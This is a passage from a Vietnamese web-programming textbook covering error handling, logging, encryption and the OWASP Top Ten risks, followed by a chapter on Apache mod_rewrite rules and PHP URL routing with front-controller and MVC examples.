người dùng có được thực hiện từng hành động hay truy cập từng dữ liệu cụ thể hay không. Ứng dụng có thể hỗ trợ nhiều vai trò người dùng (user roles). Mỗi vai trò được quyền truy cập tập chức năng và dữ liệu xác định. Ứng dụng cũng có thể cho phép từng người dùng truy cập những chức năng và dữ liệu cụ thể.

8.2.3. Đối phó với tấn công

Mọi ứng dụng web đều có khả năng trở thành nạn nhân của những tấn công mạng. Do vậy, các cơ chế đảm bảo an ninh cho ứng dụng cần có khả năng chống lại hay phản ứng lại các tấn công một cách có kiểm soát. Các cơ chế này sử dụng nhiều kỹ thuật tấn công và phòng thủ nhằm làm khó cho đối phương, đồng thời cung cấp cho chủ sở hữu của ứng dụng các cảnh báo và bằng chứng về những gì xảy ra đối với ứng dụng. Một số kỹ thuật đối phó với tấn công bao gồm: Xử lý lỗi, ghi nhật ký, cảnh báo cho quản trị viên, phản ứng lại các tấn công.

Xử lý lỗi

Cho dù ứng dụng đã được kiểm thử kỹ lưỡng như thế nào trước khi được đưa vào triển khai sử dụng, rất khó để đảm bảo rằng ứng dụng không còn lỗi khi kẻ xấu truy cập và tương tác với ứng dụng theo nhiều cách khác nhau. Do vậy, xử lý những tình huống lỗi chưa biết trước có thể xảy ra là yêu cầu cần thiết. Khi gặp lỗi, ứng dụng có thể khôi phục lại trạng thái trước đó và gửi thông báo lỗi phù hợp cho người dùng. Ở môi trường sản xuất, ứng dụng tuyệt đối không nên bao hàm trong các đáp ứng HTTP những thông báo lỗi và thông tin gỡ lỗi do hệ thống sinh ra. Những thông tin này là những manh mối cho kẻ xấu khai thác nhằm thực hiện các tấn công. Thay vào đó, khi có lỗi hay ngoại lệ xảy ra, ứng dụng chỉ đưa ra thông báo lỗi ít mang tính kỹ thuật như “Không đọc được tệp”, “Bạn không có quyền truy cập” v.v.

Trong lập trình, việc bắt và xử lý được thực hiện bằng cấu trúc *try-catch*. Mã xử lý nghiệp vụ được đặt trong khối *try*, trong khi thông báo lỗi được đặt trong khối *catch*.

Ghi nhật ký

Nhật ký (log) rất có giá trị khi điều tra các cuộc đột nhập ứng dụng. Nhật ký giúp cho chủ sở hữu ứng dụng hiểu được điều gì đã xảy ra với ứng dụng, lỗi hỏng nào đã bị khai thác và kẻ tấn công thực hiện được những truy cập trái phép nào. Với bất kỳ ứng dụng nào, những sự kiện chính cần được ghi nhật ký. Tối thiểu, ứng dụng cần ghi nhật ký:

- Các sự kiện liên quan xác thực như đăng nhập, đăng xuất, thay đổi mật khẩu.
- Các giao dịch chính như thanh toán qua tài khoản, chuyển tiền, trả lời câu hỏi trên bài thi, nộp bài thi, bỏ phiếu, v.v.
- Các truy cập trái phép, hay truy cập vào những chức năng và dữ liệu mà người dùng không có quyền.

Với những ứng dụng đòi hỏi an ninh cao, ví dụ ứng dụng trong ngân hàng, mọi yêu cầu đều phải được ghi nhật ký đầy đủ.

Nhật ký cần phải ghi cả thời gian xảy ra sự kiện, địa chỉ IP gửi yêu cầu, tên tài khoản người dùng (nếu đã xác thực). Dữ liệu nhật ký phải được bảo vệ để tránh các truy cập trái phép.

Lưu ý, cần phân biệt nhật ký do ứng dụng tạo (được lập trình) khác với nhật ký do trình phục vụ tạo (do cấu hình). Nếu được bật, môđun ghi nhật ký của trình phục vụ sẽ lưu ra tệp thông tin URL cùng một số tham số và thuộc tính HTTP khác của mọi yêu cầu được gửi đến trình phục vụ. Phân tích nhật ký này thường không dễ, đòi hỏi người có chuyên môn cao, do dữ liệu nhật ký có định dạng mang đậm tính kỹ thuật. Ngược lại, nhật ký do ứng dụng tạo thường ở định dạng mà con người dễ đọc, có thể được thể hiện bằng ngôn ngữ tự nhiên, và có thể được phân tích, tổng hợp, hiển thị ngay trong ứng dụng.

Cảnh báo cho quản trị viên và phản ứng lại các tấn công

Phát hiện tấn công, bất thường trong sử dụng hay logic nghiệp vụ là công việc khá phức tạp nên những chức năng cảnh báo cho quản trị viên hay phản ứng lại các tấn công thường được cài đặt ở một tầng khác, bên ngoài ứng dụng. Thông thường, tường lửa ứng dụng web (web application firewall – waf) là nơi phù hợp để thực hiện các chức năng này. Một số tường lửa ứng dụng web được dùng phổ biến bao gồm ModSecurity¹⁹, OWASP ZAP²⁰, .v.v.

8.2.4. Bảo vệ dữ liệu bằng mật mã học

Những dữ liệu quan trọng nên được mã hóa (encrypt) trước khi lưu bền vững (trong tệp hoặc cơ sở dữ liệu). Điều này rất quan trọng do dữ liệu lưu bền vững có thể được sao chép bằng những con đường khác không thông qua sử dụng ứng dụng. PHP cung cấp nhiều thư viện mật mã học, trong đó thư viện OpenSSL khuyến cáo được sử dụng. Các hàm *openssl_encrypt()* và *openssl_decrypt()* được sử để mã hóa và giải mã dữ liệu.

Nếu dữ liệu chỉ cần mã hóa một chiều, ví dụ mật khẩu người dùng, sử dụng các hàm băm (hash) được khuyến cáo. PHP cung cấp các hàm *password_hash()* và *password_verify()* để băm và xác minh mật khẩu với giá trị băm. Ngoài ra, PHP cung cấp các thư viện *hash* và *mhash* với nhiều hàm băm như MD5, SHA1, GOST.

Để mã hóa dữ liệu trên đường truyền, HTTPS là giải pháp tốt nhất được sử dụng cho ứng dụng web. Bản chất lược đồ HTTPS là sử dụng TLS (Transport Layer Security), tiền thân là SSL (Secure Socket Layer) để mã hóa các yêu cầu và đáp ứng HTTP trước khi gửi và giải mã sau khi nhận. Các trình duyệt đều được tích hợp sẵn TLS. Bên phục vụ, người triển khai cần cài đặt (install) và cấu hình

¹⁹ <https://modsecurity.org/>

²⁰ https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

thư viện TLS để thư viện làm việc với trình phục vụ web, sau đó buộc (binding) lược đồ HTTPS cho ứng dụng. Do hạn chế về dung lượng, chi tiết cài đặt và cấu hình TLS cho trình phục vụ web không được trình bày trong giáo trình này.

8.2.5. Một số rủi ro an ninh ứng dụng web

Theo nghiên cứu của OWASP năm 2013, những rủi ro an ninh nguy hiểm nhất đối với ứng dụng web bao gồm:

- Tiêm nhiễm (Injection)
- Lỗi xác thực và quản lý phiên (Broken Authentication and Session Management)
- XSS (Cross-Site Scripting)
- Tham chiếu đối tượng không an toàn (Insecure Direct Object References)
- Sai sót trong cấu hình an ninh (Security Misconfiguration)
- Lộ dữ liệu nhạy cảm (Sensitive Data Exposure)
- Sai sót trong điều khiển truy cập (Missing Function Level Access Control)
- Giả mạo yêu cầu (Cross-Site Request Forgery - CSRF)
- Sử dụng thành phần có lỗ hổng (Using Components with Known Vulnerabilities)
- Chuyển hướng và chuyển tiếp thiếu kiểm tra (Unvalidated Redirects and Forwards)

Người đọc quan tâm được khuyến cáo tham khảo báo cáo của OWASP²¹ để hiểu nguyên nhân, cách khai thác và phòng tránh những rủi ro này, đồng thời cập nhật các rủi ro năm 2017 và những năm tiếp theo.

Bài tập

1. Bổ sung vào các trang của ứng dụng BookStore (Bài tập 3, Chương 7) với tính năng kiểm tra hợp thức dữ liệu người dùng.
2. Bổ sung trang đăng nhập, đăng xuất và tính năng quản lý truy cập cho ứng dụng BookStore.
3. Bổ sung tính năng xử lý lỗi và ghi nhật ký cho ứng dụng BookStore.

Đọc thêm

1. Ben Edmunds, "Securing PHP Apps 1st ed. Edition", Apress, 2016.
2. Carlo Scarioni, "Pro Spring Security 1st Edition", Apress, 2013.
3. Barry Dorrans, "Beginning ASP.NET Security 1st Edition", Wrox, 2010.

²¹ https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Chương 9

VIẾT LẠI VÀ ĐỊNH TUYẾN URL

9.1. GIỚI THIỆU

Như đã được trình bày trong Chương 1, các tài nguyên bên trong ứng dụng web là những đơn vị sản xuất ra nội dung web. Mỗi tài nguyên có tên hay đường dẫn (path) vật lý duy nhất và có thể chấp nhận một số tham số kèm theo giá trị mỗi khi nó được gọi. Với người dùng ở xa trên Internet, URL là phương tiện, hay là giao diện, để truy cập đến các tài nguyên web. URL có thể được tạo ra một cách trực tiếp bằng cách nối đường dẫn vật lý của tài nguyên cùng chuỗi truy vấn vào sau định danh của ứng dụng web. URL được tạo ra theo cách này được gọi là **URL phi ngữ nghĩa** (non-semantic URL) hay URL gốc (original URL).

URL phi ngữ nghĩa được sử dụng từ những thời kỳ đầu của web cho đến ngày nay. Tuy nhiên, nó bộc lộ nhiều nhược điểm như khó thay đổi do gắn chặt với cài đặt, dài và ít có ngữ nghĩa, không thân thiện với người dùng và máy tìm kiếm web. Người dùng khó mà nhớ nổi những URL dài với một loạt tham số kèm theo giá trị. Hơn nữa, máy tìm kiếm không đánh giá cao và thậm chí có thể bỏ qua những từ ít có ngữ nghĩa trong URL. Mặt khác, URL sẽ không còn giá trị mỗi khi tài nguyên được thay đổi đường dẫn hay tham số. Những nhược điểm kể trên đã hạn chế đáng kể khả năng sử dụng của URL phi ngữ nghĩa.


Nhu cầu tách biệt yếu tố cài đặt, đồng thời tăng tính thân thiện với người dùng và máy tìm kiếm đối với URL đã trở nên rõ ràng. **URL ngữ nghĩa** (semantic URL) đã ra đời từ lý do đó. Về mặt khái niệm, URL ngữ nghĩa đóng vai trò như *tên gọi khác*, gần gũi với con người, của URL phi ngữ nghĩa hay URL gốc. Nếu như URL phi ngữ nghĩa thuộc về cài đặt bên trong của ứng dụng thì URL ngữ nghĩa được ứng dụng thể hiện ra bên ngoài, hướng đến không gian của người dùng. Việc sử dụng URL ngữ nghĩa mang lại nhiều lợi ích, khắc phục được các hạn chế của URL phi ngữ nghĩa. Mặt khác, việc này cũng đòi hỏi ứng dụng web phải cung cấp một lớp (layer) ngoài cùng có chức năng ánh xạ hay chuyển đổi URL ngữ nghĩa thành URL phi ngữ nghĩa hoặc phân tích URL ngữ nghĩa để quyết định hành động bên trong của ứng dụng.

Các kỹ thuật viết lại (rewriting) và định tuyến (routing) URL được đưa ra nhằm giải quyết bài toán vừa nêu trên. Các kỹ thuật này sẽ lần lượt được trình bày trong các Mục 9.2 và 9.3, tương ứng. Khuyến cáo về cách thức viết lại và định tuyến URL, hay cách thức tạo URL ngữ nghĩa sẽ được trình bày trong Mục 9.4.

9.2. VIẾT LẠI URL

9.2.1. Tổng quan

Viết lại URL là kỹ thuật đầu tiên được sử dụng để chuyển đổi URL ngữ nghĩa thành URL phi ngữ nghĩa. Theo kỹ thuật này, một môđun viết lại (rewrite module, rewrite engine) được cài cắm vào trình phục vụ web. Môđun này sử dụng một tập các *luật viết lại* (rewrite rules) để sửa đổi URL nhận được trong yêu cầu HTTP trước khi yêu cầu được xử lý bởi những môđun khác. URL trong yêu cầu HTTP là URL ngữ nghĩa. URL sau sửa đổi là URL phi ngữ nghĩa. Hoạt động của môđun viết lại được minh họa trực quan trong Hình 9.1.

Hình 9.1. Viết lại URL.

Khi nhận được URL trong yêu cầu HTTP, ký hiệu là URL₀ trong Hình 9.1, môđun viết lại lần lượt áp dụng các luật viết lại lên URL. Từ URL₀, áp dụng luật thứ nhất, URL được sửa đổi thành URL₁. Tiếp đó, từ URL₁, áp dụng luật thứ hai, URL được hiệu chỉnh thành URL₂, ... Cứ như vậy, URL được thay đổi sau mỗi luật. Lưu ý, các luật được áp dụng tuần tự theo thứ tự xuất hiện của luật trong tập luật, URL đầu ra của mỗi luật trở thành URL đầu vào cho luật kế tiếp. URL cuối cùng, ký hiệu là URL_n trong Hình 9.1, sau khi áp dụng hết các luật, sẽ là URL phi ngữ nghĩa cho biết tên thật của tài nguyên cùng các tham số được gửi đến tài nguyên.

9.2.2. Viết lại với mod_rewrite của Apache

Tùy vào môđun viết lại, cú pháp luật viết lại có thể khác nhau ít nhiều. Với môđun viết lại *mod_rewrite* cho Apache, luật viết lại có cú pháp như sau:

*(RewriteCond TestString CondPattern ([c-flags])?)**

RewriteRule (!)? Pattern Substitution ([r-flags])?

trong đó, *RewriteRule* và *RewriteCond* là các chỉ dẫn (directives) lần lượt cho biết nội dung (cách sửa đổi URL) và điều kiện áp dụng luật, *Pattern* và *CondPattern* là các biểu thức chính quy, *TestString* và *Substitution* là các xâu ký tự với một vài cấu trúc mở rộng. Mỗi luật chỉ có duy nhất một chỉ dẫn *RewriteRule*, nhưng có thể không có hoặc có nhiều chỉ dẫn *RewriteCond*.

Tạm thời bỏ qua các cờ (*c-flags* và *r-flags*), luật viết lại với cú pháp như trên có nghĩa là “Nếu tất cả *RewriteCond* được thỏa mãn (*TestString* khớp với *CondPattern*), đồng thời URL vào khớp (hoặc không khớp, nếu có dấu ! phía trước) với *Pattern* thì *Substitution* trở thành URL ra. Ngược lại, URL vào trở thành URL ra, tức URL không bị thay đổi”.

Trong luật viết lại, *Pattern* và *CondPattern* là các biểu thức chính quy, hay là xâu ký tự có thể bao gồm cả ký tự nguyên thủy (literal) và các ký tự hay biểu thức đại diện, được sử dụng để biểu diễn URL. Dưới đây là một vài ký tự và biểu thức đại diện hay được sử dụng:

Cú pháp	Định Nghĩa
.	Ký tự bất kỳ.
[<i>string</i>]	Bất kỳ ký tự nào thuộc <i>string</i> .
[^ <i>string</i>]	Bất kỳ ký tự nào khác các ký tự thuộc <i>string</i> .
(<i>text</i>)	Nhóm văn bản.
<i>text1</i> <i>text2</i>	<i>text1</i> hoặc <i>text2</i> .
?	0 hoặc 1 lần xuất hiện của văn bản phía trước.
*	0 hoặc <i>N</i> lần xuất hiện của văn bản phía trước (<i>N</i> >0).
+	1 hoặc nhiều lần xuất hiện của các văn bản phía trước.
^	Bắt đầu liên kết.
\$	Kết thúc liên kết.
\ <i>char</i>	Ký tự đặc biệt <i>char</i> .

Ví dụ, `^/wiki/.*$` là một biểu thức chính quy biểu diễn đường dẫn của URL. Đường dẫn `/wiki/Semantic_URL` khớp với biểu thức chính quy này, nhưng đường dẫn `/wiki-Semantic_URL` thì không. Ví dụ khác, `^/su-kien/.*-[0-9]+\.htm$` khớp hay đoán nhận các đường dẫn `/su-kien/mien-bac-mien-trung-mua-lon-trong-ngay-trung-thu-20171004080130699.htm` và `/su-kien/bao-dan-tri-tangqua-trung-thu-cho-cac-em-co-hoan-can-kho-khan-20171004065430012.htm` nhưng không khớp với đường dẫn `/su-kien/987-error.htm`.

Người đọc được khuyến nghị tham khảo các sách về ngôn ngữ hình thức và otomat để có hiểu biết đầy đủ về biểu thức chính quy cũng như văn phạm.

Quay lại với luật viết lại, *TestString* và *Substitution* là các xâu ký tự có thể chứa các cấu trúc mở rộng (expansion) sau:

Mở rộng	Ý nghĩa
$\$N \ (0 \leq N \leq 9)$	Tham chiếu ngược đến nhóm thứ N trong <i>Pattern</i> .
$\%N \ (0 \leq N \leq 9)$	Tham chiếu ngược đến nhóm thứ N trong <i>CondPattern</i> liền trước.
$\${map:key default}$	Giá trị phần tử có khóa <i>key</i> trong ánh xạ <i>map</i> , hoặc <i>default</i> nếu trong <i>map</i> không có phần tử có khóa là <i>key</i> .
$\%\{SERVER_VARIABLE\}$	Biến server.

Ví dụ, nếu *Pattern* là $^/std/[A-Za-z\-\]+\.(.*).html$$ và *Substitution* là */std/viewStd.php?std_id=\$1* thì $\$1$ trong *Substitution* là tham chiếu ngược đến nhóm $(.*)$ của *Pattern*. Nếu URL đầu vào là */std/Tran-Van-Binh_012345.html* thì nó khớp với *Pattern* và khi đó URL đầu ra là */std/viewStd.php?std_id=012345*. Ví dụ khác, nếu tên miền của ứng dụng là *xyz.com* và *Substitution* là *https://%\{HTTP_HOST\}/std/list* thì URL đầu ra là *https://xyz.com/std/list*.

Để sử dụng ánh xạ trong *TestString* và *Substitution*, chỉ dẫn *RewriteMap* với cú pháp *RewriteMap name type:source* cần được viết trước để tạo ánh xạ, trong đó, *name*, *type*, *source* lần lượt là tên đặt cho ánh xạ, kiểu và đường dẫn tệp nguồn chứa nội dung (các cặp khóa và giá trị) của ánh xạ.

Ví dụ, cho tệp *productmap.txt* với nội dung như sau:

```
television 993
stereo 198
fishingrod 043
basketball 418
telephone 328
```

Mỗi dòng trong tệp chứa một khóa và giá trị tương ứng với khóa. Có thể sử dụng nội dung tệp này để tạo một ánh xạ có tên là *product2id* như sau:

```
RewriteMap product2id txt:productmap.txt
```

Khi đó, với luật viết lại

```
RewriteRule ^/product/(.*)$ /prods.php?id=${product2id:$1|0}
```

các URLs */product/television*, */product/basketball*, */product/mobilefone* sẽ lần lượt được viết lại thành */prods.php?id=993*, *prods.php?id=418*, */prods.php?id=0*, tương ứng.

Các cờ trong luật viết lại được tóm tắt như sau:

c-flags	Ý nghĩa
<i>nocase</i> NC	Không phân biệt chữ hoa, chữ thường khi so sánh <i>TestString</i> với <i>CondPattern</i> .
<i>ornext</i> OR	Kết hợp theo biểu thức logic OR với điều kiện liền sau.
""	(Cờ để trắng hay không có cờ) Kết hợp theo biểu thức logic AND với điều kiện liền sau.
r-flags	Ý nghĩa
<i>nocase</i> NC	Không biệt chữ hoa, chữ thường khi so sánh.
<i>chain</i> C	Tạo chuỗi luật với luật tiếp theo. Nếu một luật khi so sánh không khớp, các luật phía sau trong chuỗi sẽ bị bỏ qua.
<i>last</i> L	Dùng quá trình viết lại URL, không áp dụng thêm luật trong chuỗi luật.
<i>next</i> N	Quay về luật thứ nhất.
<i>forbidden</i> F	Trả về đáp ứng HTTP với 403.
<i>gone</i> G	Trả về đáp ứng HTTP với mã 410.
<i>redirect</i> R	Chuyển hướng.
<i>skip</i> S = n	Bỏ qua n luật tiếp theo nếu luật hiện tại so khớp.

Ngoài các chỉ dẫn đã được giới thiệu ở trên, môđun viết lại cung cấp nhiều chỉ dẫn khác cho việc tạo luật viết lại. Ví dụ, chỉ dẫn *RewriteEngine* cho phép hay tắt chế độ viết lại, chỉ dẫn *RewriteBase* cho biết tiền tố của URL được dùng trong các luật. Người đọc quan tâm đến những chỉ dẫn khác có thể tham khảo tại http://httpd.apache.org/docs/current/mod/mod_rewrite.html.

Trong triển khai ứng dụng web với trình phục vụ Apache và môđun viết lại *mod_rewrite*, các luật viết lại được đặt trong các tệp *.htaccess*. Thông thường, ứng dụng chỉ cần một tệp *.htaccess* ở thư mục gốc để chứa các luật viết lại. Tuy nhiên, từng thư mục con có thể có tệp *.htaccess* riêng. Mỗi tệp *.htaccess* có tác dụng cấu hình cho thư mục chứa nó cùng các thư mục con bên trong. Trước đó, môđun viết lại cần được cấu hình để có hiệu lực (trên Linux, chạy lệnh *sudo a2enmod rewrite*). Ngoài ra, trong tệp cấu hình, thư mục gốc của ứng dụng cần được cấu hình với các chỉ thị *Options* và *AllowOverride* có nội dung như sau:

1. <**Directory** /path/to/home/folder/>
2. Options Indexes FollowSymLinks
3. AllowOverride All
4. </**Directory**>

9.2.3. Một vài ví dụ thực tế

Dưới đây là một vài ví dụ sử dụng viết lại trong thực tế:

Ví dụ 1. *Cách dấu định dạng tệp tài nguyên web*

Để viết lại URL từ `books.php?id=12` thành `books-12.html`, sử dụng các luật:

1. `RewriteEngine On`
2. `RewriteRule ^books-([0-9]+)\.html$ books.php?id=$1`

Ví dụ 2. *Định hướng nội dung cho người dùng*

Để viết lại URL từ `books.php?id=12` thành `books/web-books/12.html` nhằm bổ sung tiêu đề hay từ khoá của sách vào URL, sử dụng các luật:

1. `RewriteEngine On`
2. `RewriteRule ^books/([a-zA-Z0-9_-]+)/([0-9]+)\.html$ books.php?id=$2`

Ví dụ 3. *Tên miền không có www thành www*

Để người dùng có thể truy cập `www.uet.vnu.edu.vn` mà chỉ cần nhập `uet.vnu.edu.vn` và không phải nhập `www`, sử dụng các luật:

1. `RewriteEngine On`
2. `RewriteCond %{HTTP_HOST} ^uet\.vnu\.edu\.vn$`
3. `RewriteRule (.*) http://www.uet.vnu.edu.vn/$1 [R=301,L]`

Ví dụ 4. *Rút gọn URL*

Để chuyển đến trang thông tin của người dùng `abc` tại `uet.vnu.edu.vn/user.php?username=abc` bằng URL `uet.vnu.edu.vn/abc`, sử dụng các luật:

1. `RewriteEngine On`
2. `RewriteRule ^/([a-zA-Z0-9_-]+)$ user.php?username=$1`
3. `RewriteRule ^/([a-zA-Z0-9_-]+)$ user.php?username=$1`

Ví dụ 5. *Thay đổi thư mục web*

Trang web `uet.vnu.edu.vn` trước đây được cài ở thư mục `/var/www/` trên máy chủ, nay quản trị viên muốn chuyển vào thư mục `/home/`, sử dụng các luật:

1. `RewriteEngine On`
2. `RewriteCond %{HTTP_HOST} ^uet\.vnu\.edu\.vn$ [OR]`
3. `RewriteCond %{HTTP_HOST} ^www\.uet\.vnu\.edu\.vn$`
4. `RewriteCond %{REQUEST_URI} !^/home/`
5. `RewriteRule (.*) /home/$1`

9.3. ĐỊNH TUYẾN URL

9.3.1. Tổng quan


Định tuyến URL (URL Routing) là kỹ thuật phân tích URL để quyết định xử lý bên trong của ứng dụng. Kỹ thuật này không có ý định chuyển đổi URL ngữ nghĩa thành URL phi ngữ nghĩa như viết lại URL. Thay vào đó, mục đích của định

tuyết URL là xác định hành động của ứng dụng ứng với từng URL cụ thể. Có thể khái quát hoạt động của định tuyến URL bằng diễn đạt sau:

```
if <URL> khớp-với <pattern1> then <action1>
else if <URL> khớp-với <pattern2> then <action2>
...
else <actionN>
```

trong đó, *<URL>* là URL nhận được trong yêu cầu HTTP, *<pattern1>*, *<pattern2>*, ... là các mẫu hay đặc trưng xác định dùng để so khớp với *<URL>*, và *<action1>*, *<action2>*, ... là những hành động sẽ được ứng dụng thực hiện nếu *<URL>* khớp với *<pattern1>*, *<pattern2>*, ..., tương ứng.

Khác với viết lại URL, định tuyến URL không được thực hiện bởi môđun mở rộng của trình phục vụ mà được thực hiện bởi chính ứng dụng. Ứng dụng sẽ cung cấp một trang đặc biệt được gọi là *bộ điều khiển mặt trước* (front controller) tiếp nhận mọi yêu cầu HTTP. Bộ điều khiển mặt trước giống như cửa duy nhất để vào ứng dụng. Ứng dụng cần hỗ trợ của viết lại URL để chuyển hướng mọi yêu cầu đến trang khác về bộ điều khiển mặt trước. Khi nhận được yêu cầu HTTP, bộ điều khiển mặt trước chuyển URL cho *bộ định tuyến* (router). Bộ định tuyến phân tích URL để xác định xử lý được thực hiện. Cụ thể, bộ định tuyến căn cứ vào URL để

Hình 9.2. Định tuyến URL.

quyết định thực hiện hành động gì với tham số như thế nào. Tên hành động và giá trị tham số được bộ định tuyến gửi ngược lại cho bộ điều khiển mặt trước. Cuối cùng, bộ điều khiển mặt trước gửi tham số đến hành động và hành động được thực hiện để trả về đáp ứng HTTP. Hoạt động định tuyến URL được trực quan hóa trong Hình 9.2.

Để mọi truy cập vào các trang khác bộ điều khiển mặt trước đều được chuyển hướng về bộ điều khiển mặt trước, các luật viết lại sau đây được sử dụng, được đặt trong tệp *.htaccess* tại thư mục gốc của ứng dụng:

```
1. Options +FollowSymLinks
2. IndexIgnore */
3. RewriteEngine On
4. RewriteCond %{REQUEST_FILENAME} !-f
5. RewriteCond %{REQUEST_FILENAME} !-d
6. RewriteRule . index.php
```

9.3.2. Cài đặt đơn giản

Mã nguồn bộ điều khiển mặt trước, bộ định tuyến cùng hành động có thể được cài đặt trong cùng một tệp như ví dụ dưới đây.

```
1. <?php
2. // Bỏ domain và path
3. $requestURI = explode('/', $_SERVER['REQUEST_URI']);
4. $scriptName = explode('/', $_SERVER['SCRIPT_NAME']);
5. for($i= 0; $i < sizeof($scriptName); $i++)
6.     if ($requestURI[$i] == $scriptName[$i]) unset($requestURI[$i]);
7. // Nhận diện hành động và các tham số
8. $command = array_values($requestURI);
9. switch($command[0]) {
10.     case 'one':
11.         echo 'Hành động 1';
12.         if (count($command) > 1) {
13.             echo " với tham số: ";
14.             for ($i = 1; $i < count($command); $i++) echo $command[$i]. " ";
15.         }
16.         break;
17.     case 'two':
18.         echo 'Hành động 2'; break;
19.     default:
20.         echo 'Không tìm thấy trang web';
21. }
```

Trong ví dụ này, giả sử các URL của ứng dụng có dạng

http(s)://host:port/action/v1/.../vN

trong đó, tên hành động (*action*) cùng giá trị của các tham số (*v1*, ..., *vN*) được nối vào cuối theo định dạng như đường dẫn. Đầu tiên, bộ định tuyến loại bỏ phần đầu của URL cho đến trước *action*. Tiếp theo, nó nhận diện tên hành động và giá trị của các tham số trong phần còn lại của URL. Trong ví dụ này, các hành động hợp lệ là '*one*' và '*two*'. Mỗi hành động (một case trong switch) thực hiện một vài thao tác đơn giản như in ra tên hành động và giá trị các tham số.

9.3.3. Cài đặt theo MVC

Trong thực hành, mẫu thiết kế MVC thường được sử dụng. Theo đó, mỗi hành động được cài đặt bằng một phương thức của một lớp điều khiển, và mỗi lớp điều khiển được cài đặt trong một tệp riêng. Ngoài ra, các lớp điều khiển được phân về các módul hay còn gọi là các bó (bundle) khác nhau. Các URL của ứng dụng có dạng

http(s)://host:port/module/controller/action/v1/.../vN

trong đó, *controller* cho biết tên lớp điều khiển và *module* cho biết tên bó chứa lớp điều khiển, *action* cho biết hành động và *v1*, ..., *vN* là giá trị các tham số.

Bộ định tuyến có nhiệm vụ phân tích URL để xác định tên bó, tên lớp điều khiển, và tên hành động được gọi, cũng như giá trị của các tham số được gửi theo

lời gọi. Dưới đây là một cài đặt cho bộ định tuyến.

```
1. <?php
2. // Tệp app/core/control/Router.php
3. namespace core\control;
4.
5. class Router {
6.     public static function proc() {
7.         // URI có dạng /module/controller/action/p1/p2/p3
8.         $moduleName = "fallback"; // Mặc định là module báo lỗi
9.         $controllerName = "fallback"; // Mặc định là trình điều khiển báo lỗi
10.        $actionName = "proc"; // Hành động
11.        $parameters = ""; // Các tham số
12.
13.        // Phân tích URI để lấy tên module, controller, action và các parameters
14.        $requestURI = explode('/', strtolower($_SERVER['REQUEST_URI']));
15.        $scriptName = explode('/', strtolower($_SERVER['SCRIPT_NAME']));
16.        $commandArray = array_diff_assoc($requestURI, $scriptName);
17.        $commandArray = array_values($commandArray);
18.
19.        if (count($commandArray) > 0) $moduleName = $commandArray[0];
20.        if (count($commandArray) > 1) $controllerName = $commandArray[1];
21.        if (count($commandArray) > 2) $actionName = $commandArray[2];
22.        if (count($commandArray) > 3) $parameters = array_slice($commandArray, 3);
23.
24.        // Kiểm tra có tệp cài đặt của controller hay không
25.        $filename = "app/".$moduleName."/control/".ucfirst($controllerName).
"Controller.php";
26.        if(!file_exists($filename)) {
27.            $moduleName = "fallback";
28.            $controllerName = "fallback";
29.            $actionName = "proc";
30.        }
31.        // Không có thông tin, chuyển về hành động báo lỗi
32.        if ($moduleName == "") $moduleName = "fallback";
33.        if ($controllerName == "") $controllerName = "fallback";
34.        if ($actionName == "") $actionName = "proc";
35.
36.        // Trả kết quả về cho bộ điều khiển mặt trước
37.        $ret = array();
38.        $ret["moduleName"] = $moduleName; // Tên módun
39.        $ret["controllerName"] = $controllerName; // Tên lớp điều khiển
40.        $ret["actionName"] = $actionName; // Tên hành động
41.        $ret["parameters"] = $parameters; // Giá trị các tham số
42.        return $ret;
43.    }
44. }
```

Sau khi phân tích các thành phần trong URL để nhận diện tên módun, tên lớp điều khiển, bộ định tuyến sẽ kiểm tra xem tệp cài đặt lớp điều khiển có tồn tại hay không. Nếu không tồn tại tệp như vậy thì bộ định tuyến sẽ sửa lại tên módun, tên lớp điều khiển và tên hành động về hành động mặc định của lớp điều khiển báo lỗi *FallbackController*.

Cài đặt của một lớp điều khiển có dạng như sau.

```

1. <?php
2. // Tệp app/forum/control/PostController.php
3. namespace forum\control;
4. class PostController {
5.     public function view($a) {
6.         echo "Xem bài viết ".$a[0];
7.         // Gọi các lớp Model và View để xem bài viết
8.     }
9.     public function edit($a) {
10.        // Gọi các lớp Model và View để chỉnh sửa bài viết
11.    }
12.    public function del($a) {
13.        // Gọi các lớp Model và View để xóa bài viết
14.    }
15. }

```

Trong cài đặt này, một lớp điều khiển có tên là *PostController* cho phép xem, chỉnh sửa, và xóa các bài viết. Các phương thức *view()*, *edit()* và *del()* của *PostController* lần lượt thực hiện các hành động này. Lưu ý, mỗi hành động có thể sử dụng các thành phần model và view để thực thi công việc của nó. Lớp *PostController* được đặt trong bộ có tên là '*forum*'. Mã nguồn cài đặt *PostController* được để trong tệp *app/forum/control/PostController.php*.

